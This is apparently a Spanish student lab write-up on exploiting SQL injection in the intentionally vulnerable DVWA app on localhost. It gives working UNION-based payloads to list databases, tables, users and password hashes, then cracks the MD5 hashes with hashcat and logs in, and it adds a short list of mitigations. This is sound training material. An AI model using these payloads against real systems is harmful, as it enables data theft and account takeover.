
Cambiamos el nivel de seguridad: **DVWA Security** y lo ponemos en **low** para poder ver las vulnerabilidades que tiene.

ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES



3.2 Obtener la lista de usuarios existentes en el sistema

Dentro de la página web nos vamos al apartado SQL Injection, y para que nos salga una lista de los usuarios de la base de datos tenemos que poner: **1' or '1' = 1'**



3.2.1 Formas de mitigar la vulnerabilidad


- Usar consultas preparadas (prepared statements)
- Escapar caracteres especiales (como ', , ;, --)
- Asegúrate de que todas las entradas del usuario se validen antes de ser utilizadas en consultas SQL.
- Deshabilitar mensajes de error detallados.
- Asegúrate de que la base de datos y las cuentas de usuario solo tengan acceso limitado a los datos que realmente necesitan.

3.3 Obtener el nombre de: bases de datos, tablas de una de ellas, y columnas de una de las tablas

Vamos a listar el nombre de la base de datos, la tabla de una de ella y una columna de esa tabla.

Para listar el nombre de la base de datos:

- **' UNION SELECT null, database() --**




ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES

Para ver las tablas que están en la base de datos dvwa:

- `' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema='dvwa' --`

Para ver una columna por ejemplo de la tabla guestbook


- `' UNION SELECT null, comment FROM dvwa.guestbook --`



3.4 Obtener la lista de usuarios con los que se puede acceder a la aplicación web. Trata de entrar con uno de dichos usuarios.

Para obtener la lista de usuarios de la base de datos utilizamos:

- ' UNION SELECT null, user FROM dvwa.users --




ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES

Vamos a probar a entrar con un usuario:

Podemos hacer una inyección para sacar las contraseñas de los usuarios de las bases de datos:

- ' UNION SELECT null, password FROM dvwa.users –




Ahora nos vamos a la terminal y probamos a entrar con las credenciales que aparecen en la imagen anterior. Pero antes tenemos que convertir estos hashes MD5 a contraseña de texto plano, para ello vamos a utilizar **hashcat**. Es una herramienta de Kali Linux.

- Sudo apt-get install hashcat

Creamos un archivo .txt con los hashes dentro:

ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES



Desencriptamos con la herramienta:


- **hashcat -m 0 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt**

-m 0: Especifica el tipo de hash (en este caso, MD5).

-a 0: Especifica el modo de ataque (en este caso, ataque de diccionario).


/usr/share/wordlists/rockyou.txt: Especifica el diccionario a usar (puedes cambiar el diccionario si prefieres otro).

hashes.txt: Es el archivo que contiene los hashes que quieres descifrar.



Una vez tenemos la contraseña nos vamos a la página web: <http://localhost/DVWA/login.php>

Nos intentamos logear con el **usuario gordonb** y la **contraseña abc123**



3.5 Mostrar el nombre de la base de datos actual (Current database), del usuario actual (Current user) y si dicho usuario tiene rol de administrador. Nos vamos a SQL Injection con el usuario que nos hemos logado antes, **gordonb**.

